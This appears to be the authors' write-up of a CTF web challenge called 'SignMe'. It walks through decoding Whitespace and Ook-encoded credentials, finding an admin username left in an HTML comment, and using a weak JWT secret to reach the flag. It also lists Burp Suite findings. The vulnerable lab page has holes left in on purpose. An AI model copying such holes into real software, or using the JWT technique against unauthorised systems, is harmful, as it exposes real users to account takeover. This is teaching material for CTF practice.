
SignMe (Orlando & Michael)




Initial Step

Username is Given by Solving another challenge called `LOTSOFT's`


The user gets 2 files that contain the solution. Meaning there are 2 paths to reach the flag. One is a very difficult cipher which is meant for those who are better at crypto and the other one is a file with a bunch of S,T and L.

This is actually a representation of whitespace which the player would find by searching on google.

All they had to do then is head to a site to decrypt it.



Now the player gets a string of “Ook.” which can be searched online to find what was used.



In this case we just used Dcode and search Ook in the search bar and managed to decode here.

```
username:shadowAgent
Password:blackhats
```


STAGE 2

USERNAME: `shadowAgent`


PASSWORD: `blackhats`

Enumeration


The page has a login page and a home page. The Home doesn't actually have much information in it but in the login page the user could potentially use the accounts previously acquired.




Index Page




Login:




After we managed to login the page points us to an endpoint which contains the flag but the user must be authenticated. Here there is a hint telling the player what they need to somehow do.





The main solution we though for this challenge was that the player would see a JWT and then they would try one of the many ways there are to somehow use it to authenticate themselves.

Portswigger has a few extensions which can be used to better understand the internal structure of the JWT. In our case this extension also highlights the requests that contain a JWT.



In order for the user to authenticate themselves using the JWT they would need a username. Our goal for this part was to make them look at the source code not only at Burp Suite. So when the user looks at a request of the home page in Burp Suite they only see the 304 response code.

Request

Pretty Raw Hex

```
1  GET /login HTTP/1.1
2  Host: 127.0.0.1
3  sec-ch-ua: "Not;A=Brand";v="24", "Chromium";v="128"
4  sec-ch-ua-mobile: ?0
5  sec-ch-ua-platform: "Windows"
6  Accept-Language: en-US,en;q=0.9
7  Upgrade-Insecure-Requests: 1
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/128.0.6613.120 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9
   ,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
   on/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1/index.html
15 Accept-Encoding: gzip, deflate, br
16 If-None-Match: "1739120927.7719612-4138-1294672284"
17 If-Modified-Since: Sun, 09 Feb 2025 17:08:47 GMT
18 Connection: keep-alive
19
20
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 304 NOT MODIFIED
2  Server: Werkzeug/3.0.5 Python/3.13.0b4
3  Date: Tue, 11 Feb 2025 18:53:07 GMT
4  Content-Disposition: inline; filename=login.html
5  Cache-Control: no-cache
6  ETag: "1739120927.7719612-4138-1294672284"
7  Date: Tue, 11 Feb 2025 18:53:07 GMT
8  Connection: close
9
10
```

But if you `ctrl+u` on `/login` then the player can actually get the needed username embedded into a comment which was “StarLight”.

```
</head>
<body>
    <header>
        <title>Pen Testers</title>
    </header>
    <main>
        <div class="login-container">
            <h2>Login</h2>
            <form id="login-form">
                <!-- for admin login use username: 'StarLight'-->
                <label for="username">Username:</label>
                <input type="text" id="username" name="username" required>
                <br>
                <label for="password">Password:</label>
                <input type="password" id="password" name="password" required>
                <br>
                <button type="submit">Login</button>
            </form>
            <p><a href="index.html">Back to Home</a></p>
        </div>
    </main>
    <footer>
        <p>&copy; ISSession CTF 2025. All rights reserved.</p>
    </footer>
    <script>
        document.getElementById('login-form').addEventListener('submit', async function (e
            event.preventDefault();
```

If the player had Burp Suite pro they would also get the following after performing an active scan on the site.

Issues

- Cross-origin resource sharing: arbitrary origin trusted [4]
- JWT weak HMAC secret
- Cleartext submission of password
- Password submitted using GET method
- Unencrypted communications
- Cross-origin resource sharing [4]

Advisory Request Response Path to issue

